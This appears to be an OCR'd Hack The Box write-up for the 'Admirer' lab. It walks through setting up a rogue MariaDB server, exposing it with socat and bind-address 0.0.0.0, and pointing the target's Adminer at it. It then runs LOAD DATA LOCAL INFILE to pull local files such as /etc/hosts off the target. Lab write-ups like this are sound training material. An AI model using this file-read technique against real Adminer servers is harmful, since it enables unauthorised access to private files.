
```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# nc -lvnp 3306
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::3306
Ncat: Listening on 0.0.0.0:3306
Ncat: Connection from 10.10.10.187.
Ncat: Connection from 10.10.10.187:44110.
```




What is the use of port 3306?

**Port 3306** is the default **port used** for the MySQL protocol. You'll **use** it to connect with MySQL clients and utilities such as mysqldump. Feb 1, 2021


Let's create mysql stuff on my computer and tried for authentication




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# service mysql start

┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 44
Server version: 10.5.9-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```




```
MariaDB [(none)]> Create Database DeleteMeWhenDone;
Query OK, 1 row affected (0.000 sec)
```



```
MariaDB [(none)]> create user 'saad'@'10.10.10.187' IDENTIFIED BY 'DontExploitMePls';
Query OK, 0 rows affected (0.001 sec)
```




```
MariaDB [(none)]> GRANT ALL on DeleteMeWhenDone.* TO 'saad'@'10.10.10.187';
Query OK, 0 rows affected (0.001 sec)
```




```
MariaDB [(none)]> FLUSH PRIVILEGES
    → ;
Query OK, 0 rows affected (0.001 sec)
```

setup a socket listener to go on my routable interface and send it to localhost , bcz mysql only listen on localhost



```
socat TCP-LISTEN:3306,fork,bind=10.10.14.2 TCP:127.0.0.1:3306
```


myserver thinks i'm localhost socat not telling mysql it's coming from different interface



Access denied for user 'ippsec'@'localhost' (using password: YES)


| | |
|---|---|
| System | MySQL |
| Server | 10.10.14.2 |
| Username | ippsec |
| Password | |
| Database | DeleteMeWhenDone |

what we should do :




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# geany /etc/mysql/mariadb.conf.d/50-server.cnf
```


```
#skip-name-resolve

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0

```



```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# service mysql restart
```




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# ss -lnpt | grep 3306
LISTEN 0      80           0.0.0.0:3306         0.0.0.0:*     users:(("mariadbd",pid=2912,fd=19))
```



| | |
|---|---|
| **System** | MySQL |
| **Server** | 10.10.14.23 |
| **Username** | saad |
| **Password** | ●●●●●●●●●●●●●●●● |
| **Database** | DeleteMeWhenDone |

Login □ Permanent login



Database: DeleteMeWhenDone

Tables and views


No tables.

Routines


Events

No tables.


https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool
https://www.vesiluoma.com/abusing-mysql-clients/
The thing that we have to do is to create a table



```
MariaDB [(none)]> use DeleteMeWhenDone;
Database changed
MariaDB [DeleteMeWhenDone]> CREATE TABLE saad ( OUTPUT TEXT(4096) );
Query OK, 0 rows affected (0.010 sec)
```



| □ | Table | Engine? | Collation? | Data Length? | Index Length? | Data Free? | Auto Increment? | Rows? | Comment? |
|---|---|---|---|---|---|---|---|---|---|
| □ | saad | InnoDB | utf8mb4_general_ci | 16,384 | 0 | 0 |  | 0 |  |
|  | 1 in total | InnoDB | utf8mb4_general_ci | 16,384 | 0 | 0 |  |  |  |




SQL command


```
LOAD DATA LOCAL INFILE '/etc/hosts' INTO TABLE saad FIELDS TERMINATED BY "\n"
```

Error in query (2000): open_basedir restriction in effect. Unable to open file

```
LOAD DATA LOCAL INFILE '/etc/hosts' INTO TABLE saad FIELDS TERMINATED BY "\n"
```




**open_basedir** can be used to limit the files that can be accessed by PHP to the specified directory-tree, including the file itself. When a script tries to access the filesystem, for example using **include**, or **fopen()**, the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to access it.




10.10.10.187/utility-scripts/info.php

| | | |
|---|---|---|
| ignore_repeated_errors | Off | Off |
| ignore_repeated_source | Off | Off |
| ignore_user_abort | Off | Off |
| implicit_flush | Off | Off |
| include_path | .:/usr/share/php | .:/usr/share/php |
| input_encoding | no value | no value |
| internal_encoding | no value | no value |
| log_errors | On | On |
| log_errors_max_len | 1024 | 1024 |
| mail.add_x_header | On | On |
| mail.force_extra_parameters | no value | no value |
| mail.log | no value | no value |
| max_execution_time | 30 | 30 |
| max_file_uploads | 20 | 20 |
| max_input_nesting_level | 64 | 64 |
| max_input_time | 60 | 60 |
| max_input_vars | 1000 | 1000 |
| memory_limit | 128M | 128M |
| open_basedir | /var/www/html | /var/www/html |
| output_buffering | 4096 | 4096 |



Error in query (7890): Can't find file '/var/www/html/.htaccess'.

